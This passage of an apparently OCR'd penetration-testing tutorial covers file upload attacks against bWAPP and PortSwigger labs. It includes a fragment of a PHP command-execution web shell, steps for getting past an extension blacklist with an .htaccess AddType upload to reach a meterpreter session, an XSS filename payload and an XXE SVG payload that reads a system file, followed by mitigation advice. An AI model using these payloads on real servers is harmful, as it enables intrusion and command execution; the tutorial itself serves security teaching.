        system($cmd);
        echo "</pre>";
        die;
}

?>
```

Time to upload!!




From the below image, you can see that we have successfully uploaded our file over onto the web-server.

Hit the **"here" text** and check what we could grab over with it.



Great!! We have successfully bypassed this security too. Now, let's try to grab some sensitive content.




Blacklisted Extension File Upload

So, until now we succeed just because the developer had validated everything, but he didn't validate the **PHP** file, say with a **not allowed** condition or with any specific argument.
But here, this time we were encountered with the same, he blacklisted everything, say "**php** or **Php extensions**", he did whatever he could.

```
        die();
}
$igrestrict = array('php','Php');
$igsplit = explode(".", $_FILES["file"]["name"]);
$igExtension = end($igsplit);
if(in_array($igExtension, $igrestrict))
{
        echo "Please Upload Valid Image.";
}
else{
        echo "<b>Great !! Review your uploaded file from <a
```


But whenever there is a blacklist implemented for anything, it thus opens up the gates to other things too as – *say if the developer backlist* ***.php****, thus here we could upload* ***.PHP*** *or.* ***Php5*** *or anything specific.*
Similar here, when we tried to bypass the file upload section with every possible method either its content type or double extension we got failed every time and we got the reply as



Thus further, I tried to do that same by renaming the file from "Reverse.php" to "Reverse.PHP"

And as I hit the Upload button, I got success!!

But wait, let' check whether the file was working or not, as I clicked over at the "here" text, and I was redirected to the new page but my file didn't execute.



So why this all happened? We've bypassed the security, it should work.
This happened because the target's web-server was not configured to execute files with **.PHP extensions** i.e. we've bypassed the web-applications security but the server was not able to execute files other than **.php extension.**
So, in order to execute files with our desired extension, we need to upload an "**htaccess"** file i.e. a file with

```
AddType application/x-httpd-php PHP
```

Save the above content in a file and name it with **".htaccess".**

But, before uploading our file over onto the server, the server should accept and allow .**htaccess** files into the directory. Which thus can be turned **"On"** by setting up **Allow Override** to **All** from **None**.

Note: *Many web-applications sets AllowOverride to* ***"All"*** *for some of their specific purposes.*

Let's change it over in our webserver at

```
cd /etc/apache2/apache2.conf
```

```
<Directory /var/www/>
        Options Indexes FollowSymLinks
        AllowOverride None
        Require all granted
</Directory>

#<Directory /srv/>
#       Options Indexes FollowSymLinks
```

Change it to all in the **/var/www/** directory

```
</Directory>

<Directory /var/www/>
        Options Indexes FollowSymLinks
        AllowOverride All
        Require all granted
</Directory>

#<Directory /srv/>
```

Now restart the apache server with –


```
sudo service apache2 restart
```

Back into our web-application, let's try to upload our **".htaccess"** file.

Great!! And with the successful uploading, let's now try to upload our payload file over it there again.

Hit the **upload** button, but this time before clicking over at the **"here"** text, let's set up our **Metasploit framework** again as we did earlier.

Cool!! From the below image, you can see that we've successfully bypassed this blacklisted validation too and we are back with the new meterpreter session.




XSS through File Upload

Web-applications somewhere or the other **allow its users to upload a file**, whether its an image, a resume, a song, or anything specific. And with every upload, the name reflects on the screen as it was called from the HTML code.


As the name appears back, therefore we can now execute any JavaScript code by simply manipulating up the file name with any XSS payload.

```
"><img src=x onerror=prompt(1)>
```




Boot back into the bWAPP's application by selecting the **"Choose your bug"** option to **"Unrestricted File Upload"** and for this time we'll keep the security to **"High".**

Let's now upload our renamed file over into the web-application, by browsing it from the directory.



Great!! Form the above image, you can see that our file name is over on the screen. So as we hit the **Upload** button, the browser will execute up the embedded JavaScript code and we'll get the response.



Note:
This rename is not supported in windows.


XXE Attack via File Upload

XXE can be performed using the file upload method. We will be demonstrating this using Port Swigger lab **"Exploiting XXE via Image Upload".** The payload that we will be using is:


```
<?XML version="1.0" standalone="yes"?>
<!DOCTYPE reset [
<!ENTITY xxe SYSTEM "file:///etc/hostname"> ] >
<svg width="500px" height="500px"
xmlns="http://www.w3.org/2000/svg"
xmlns:xlink="http://www.w3.org/1999/xlink"
version="1.1">
   <text font-size="40" x="0" y="100">&xxe;</text>
</svg>
```

Understanding the payload: We will be making an SVG file as only image files are accepted by the upload area. The basic syntax of the SVG file is given above and in that, we have added a text field that will be seen in the image.

We will be saving the above code as **"payload.svg".** Now on portswigger, we will go on a post and comment and then we will add the made payload in the avatar field.




Now we will be posting the comment by pressing Post Comment button. After this, we will visit the post on which we posted our comment and we will see our comment in the comments section.





Let's check its page source in order to find the comment that we posted. You will find somewhat similar to what I got below


We will be clicking on the above link and we will get the flag in a new window as follows:




This can be verified by submitting the flag and we will get the success message.







Understanding the whole concept: So, when we uploaded the payload in the avatar field and filled all other fields too our comment was shown in the post. Upon examining the source file, we got the path where our file was uploaded. We are interested in that field as our XXE payload was inside that SVG file and it will be containing the information that we wanted, in this case, we wanted "***/etc/domain".*** After clicking on that link, we were able to see the information.



Mitigation Steps

Mitigation Steps:

- Rather than a blacklist, the developer should implement a set of acceptable files i.e. a **whitelist** over in his scripts.
- The developer should allow specific file extensions.
- Only allow authorized and authenticated users can use the feature to upload files.
- Never display up the path of the uploaded file, if the review of the file is required then initially the file should be stored into the temp. directory with the least privileges.
- Not even the web-application, the server should be patched-up properly i.e. it should not allow double extensions and the **AllowOverride** should be set to **"None",** if not required.

Reference

- https://www.hackingarticles.in/comprehensive-guide-on-unrestricted-file-upload/
- https://www.hackingarticles.in/cross-site-scripting-exploitation/
- https://www.hackingarticles.in/comprehensive-guide-on-xxe-injection/
- https://www.hackingarticles.in/cross-site-scripting-exploitation/

Additional Resources

- https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload
- https://portswigger.net/web-security/


iGNITE Technologies

JOIN OUR TRAINING PROGRAMS

CLICK HERE

BEGINNER


- Ethical Hacking
- Network Pentest
- Bug Bounty
- Wireless Pentest
- Network Security Essentials



ADVANCED

- Burp Suite Pro
- Android Pentest
- Web Services-API
- Advanced Metasploit
- Pro Infrastructure VAPT
- CTF
- Computer Forensics

EXPERT



- Red Team Operation
  - APT's - MITRE Attack Tactics
  - Active Directory Attack
  - MSSQL Security Assessment
- Privilege Escalation
  - Windows
  - Linux